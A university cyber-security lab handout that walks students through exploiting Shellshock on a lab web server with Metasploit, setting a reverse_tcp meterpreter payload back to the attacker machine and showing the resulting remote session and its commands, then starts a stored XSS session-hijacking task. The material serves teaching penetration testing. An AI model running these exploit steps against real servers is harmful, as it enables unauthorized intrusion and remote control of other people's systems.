



PRIFYSGOL CYMRU
Y Drindod Dewi Sant
UNIVERSITY OF WALES
Trinity Saint David
SWANSEA - ABERTAWE



School of
Applied Computing

Advanced Cyber Security (ACS)

Lab – Hacking Webservers and Web Applications

**Faculty of Architecture, Computing &
Engineering
School of Applied Computing
IQ Building, Room 205
Swansea
SA1 8EW**

A webserver, which can be referred to as the hardware, the computer, or the software, is the computer application that delivers content that can be accessed through the Internet.

Hacking web applications refer to gaining unauthorized access to a website or its associated data.

Task 1: Performing Shellshock Exploitation on a Web Server and Gaining Unrestricted Access to the Server

Shellshock is a family of security bugs in the Unix Bash shell, which affects Bash, a program that various Unix-based systems use to execute command lines and command scripts.

Lab Scenario

To be an expert ethical hacker and pen tester, you must understand how to test the security architecture of a Unix system in order to safeguard it from attacks as Shellshock.

Lab Objectives

This lab helps students learn how to:

- Test Ubuntu Server for Bash Vulnerability
- Exploit the vulnerability and gain control over the system.

Pre- Activity exercise

To carry out the lab, you need:

- Test Ubuntu Server for Bash Vulnerability
- A virtual machine running Kali Linux

Overview of Shellshock

Shellshock is often installed as the system's default command-line interface. In Unix and other OSs that Bash supports, each running program has its own list of name/value pairs called environment variables for the new program.

Activity:

Note: Screenshot may vary from the one in this lab.

1. In this lab, we will be using **Kali Linux** and **Ubuntu Server** machines. So, before beginning this lab, you need to ensure that you have launched both the machines.
2. Launch the Iceweasel web browser and enter the URL <http://10.0.0.4/cgi-bin/shellshock>.
3. A shellshock webpage appears, as shown in the following screenshot:




FIGURE 5.1: Browsing the shellshock webpage

Note: The IP address **10.0.0.4** mentioned in the URL refers to the Ubuntu machine. This IP address might vary in your lab environment.

4. You will be using this URL to attack the Ubuntu machine. Minimize or close the web browser.

5. Open a terminal console by navigating to **Accessories** → **Terminal**.

Note: You can also click  (the **Terminal** icon) in the menu bar to launch the command line terminal.




FIGURE 5.2: Launching Terminal

6. Enter the command **service postgresql start**.




FIGURE 5.3: Starting postgresql service

7. Enter the command **service metasploit start**.





FIGURE 5.4: Starting the Metasploit service

8. Enter the command **msfconsole**.




```
root@root: ~  
File Edit View Search Terminal Help  
root@root:~# service postgresql start  
[ ok ] Starting PostgreSQL 9.1 database server: main.  
root@root:~# service metasploit start  
[ ok ] Starting Metasploit rpc server: prosvd.  
[ ok ] Starting Metasploit web server: thin.  
[ ok ] Starting Metasploit worker: worker.  
root@root:~# msfconsole  
[*] Starting the Metasploit Framework console...\  
  
((-----))  
  ( ) 0 0 ( )  
    |  
  o_o  M S F  
    |  
  |||  ww |||  
  |||  |||  
  
KALI LINUX  
The quieter you become, the more you are able to hear.  
  
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with  
Metasploit Pro -- learn more on http://rapid7.com/metasploit  
  
=[ metasploit v4.10.2-2014111901 [core:4.10.2.pre.2014111901 api:1.0.0]]  
+ -- --=[ 1370 exploits - 763 auxiliary - 233 post ]  
+ -- --=[ 346 payloads - 37 encoders - 8 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf >
```

FIGURE 5.5: Launching msfconsole

9. Enter the command:

use exploit/multi/http/apache_mod_cgi_bash_env_exec.

This will set the exploit **multi/http/apache_mod_cgi_bash_env_exec**.



```
root@root: ~  
File Edit View Search Terminal Help  
root@root:~# msfconsole  
[*] Starting the Metasploit Framework console...\  
  
((-----))  
  ( ) 0 0 ( )  
    |  
  o_o  M S F  
    |  
  |||  ww |||  
  |||  |||  
  
KALI LINUX  
The quieter you become, the more you are able to hear.  
  
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with  
Metasploit Pro -- learn more on http://rapid7.com/metasploit  
  
=[ metasploit v4.10.2-2014111901 [core:4.10.2.pre.2014111901 api:1.0.0]]  
+ -- --=[ 1370 exploits - 763 auxiliary - 233 post ]  
+ -- --=[ 346 payloads - 37 encoders - 8 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec  
msf exploit(apache_mod_cgi_bash_env_exec) >
```

FIGURE 5.6: Launching msfconsole

10. Enter the following commands:


set LHOST 10.0.0.7

set RHOST 10.0.0.4

set TARGETURI /cgi-bin/shellshock

set payload linux/x86/meterpreter/reverse_tcp

LHOST refers to the IP address of the attacker machine (**Kali Linux**) and **RHOST** refers to the IP address of target machine (**Ubuntu**). Both the IP addresses may vary in your lab environment.

A screenshot of a terminal window showing a Metasploit session. The terminal has a dark background with a blue dragon logo. At the top, there is a banner for Metasploit Pro. Below the banner, the user enters the command 'use exploit/multi/http/apache_mod_cgi_bash_env_exec'. Then, they enter a series of 'set' commands: 'set LHOST 10.0.0.7', 'set RHOST 10.0.0.4', 'set TARGETURI /cgi-bin/shellshock', and 'set payload linux/x86/meterpreter/reverse_tcp'. Each command and its output is highlighted with a red box. The prompt 'msf exploit(apache_mod_cgi_bash_env_exec) >' is visible before each command.

```
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.10.2-2014111901 [core:4.10.2.pre.2014111901 api:1.0.0]]
+ -- --=[ 1370 exploits - 763 auxiliary - 233 post           ]
+ -- --=[ 346 payloads - 37 encoders - 8 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]


msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 10.0.0.7
LHOST => 10.0.0.7
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 10.0.0.4
RHOST => 10.0.0.4
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shellshock
TARGETURI => /cgi-bin/shellshock
msf exploit(apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter/re
verse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(apache_mod_cgi_bash_env_exec) >
```

FIGURE 5.7: Setting Options

11. You have set all the required options to perform exploitation.

12. By issuing the **exploit** command, the Ubuntu server (hosting the shellshock webpage) will be hacked instantly and come under the control of the victim machine.

13. Enter **exploit**.

A screenshot of a terminal window showing a Metasploit session, continuing from the previous one. The user enters the 'exploit' command, which is highlighted with a red box. The prompt 'msf exploit(apache_mod_cgi_bash_env_exec) >' is visible before the command.


```
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.10.2-2014111901 [core:4.10.2.pre.2014111901 api:1.0.0]]
+ -- --=[ 1370 exploits - 763 auxiliary - 233 post           ]
+ -- --=[ 346 payloads - 37 encoders - 8 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 10.0.0.7
LHOST => 10.0.0.7
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 10.0.0.4
RHOST => 10.0.0.4
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shellshock
TARGETURI => /cgi-bin/shellshock
msf exploit(apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter/re
verse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(apache_mod_cgi_bash_env_exec) > exploit
```

FIGURE 5.8: Performing Exploitation

14. This establishes a meterpreter session, as shown in the following screenshot:



```
root@root: ~
File Edit View Search Terminal Help
+ -- ==[ 346 payloads - 37 encoders - 8 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]


msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 10.0.0.7
LHOST => 10.0.0.7
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 10.0.0.4
RHOST => 10.0.0.4
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shellshock
TARGETURI => /cgi-bin/shellshock
msf exploit(apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse handler on 10.0.0.7:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1138688 bytes) to 10.0.0.4
[*] Meterpreter session 1 opened (10.0.0.7:4444 -> 10.0.0.4:33516) at 2014-12-10 00:40:49 -0500

meterpreter >
```

FIGURE 5.9: Meterpreter Session Established

15. You can now view files and directories located in the machine; delete, upload, and download files to and from the machine; execute applications remotely; list the processes; interact with those processes; launch a shell; reboot or shutdown the machine, etc.
16. Enter **sysinfo**. This displays the information for the victim (Ubuntu) machine, as shown in the following screenshot:



```
root@root: ~
File Edit View Search Terminal Help
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 10.0.0.4
RHOST => 10.0.0.4
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shellshock
TARGETURI => /cgi-bin/shellshock
msf exploit(apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse handler on 10.0.0.7:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1138688 bytes) to 10.0.0.4
[*] Meterpreter session 1 opened (10.0.0.7:4444 -> 10.0.0.4:33516) at 2014-12-10 00:40:49 -0500

meterpreter > sysinfo
Computer      : jason-Virtual-Machine
OS           : Linux jason-Virtual-Machine 3.11.0-15-generic #25-precise1-Ubuntu
SMP Thu Jan 30 17:42:40 UTC 2014 (i686)
Architecture : i686
Meterpreter  : x86/linux
meterpreter >
```

FIGURE 5.10: Obtaining System Information

17. Enter **help**. This lists all the commands that can be issued through the meterpreter console, as shown in the following screenshot:

```
root@root: ~
File Edit View Search Terminal Help
meterpreter > help

Core Commands
=====

Command      Description
-----
?            Help menu
background   Backgrounds the current session
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread

channel      Displays information about active channels
close        Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
help         Help menu
info         Displays information about a Post module
interact     Interacts with a channel
irb          Drop into irb scripting mode
load         Load one or more meterpreter extensions
```

FIGURE 5.11: Viewing the help commands

18. You can use any of these commands to perform various malicious activities.

Lab Analysis

Document the output.

Task 2: Using Stored XSS attack to Hijack an Authenticated User Session

Stored attacks are those in which the injected script is permanently stored on a target server, such as in a database, in a message forum, visitor log, or comment field. The victim then retrieves the malicious script from the server upon requesting the stored information.

Lab Scenario

Stored cross-site scripting attacks are persistent, in that they reside on the target server until their existence is detected and removed. When an organization's employee unknowingly becomes victim to this script, attackers gain the victim's session ID and thereby commandeer the victim's session without even logging into the application.

As an Ethical hacker or Penetration Tester, you need to safeguard a website from executing such malicious scripts and thereby protect user sessions from being stolen.

Lab Objectives

The objective of this lab is to help students learn how to test web applications for vulnerabilities.

In this lab, you will:

- Stored cross-site scripting

Pre- Activity exercise

To carry out the lab, you need:

- MovieScope website configured during the lab setup
- GoodShopping website configured during the lab setup
- Windows host machine
- Windows Server2008 or Windows 7 or Windows 10an Attacker Machine
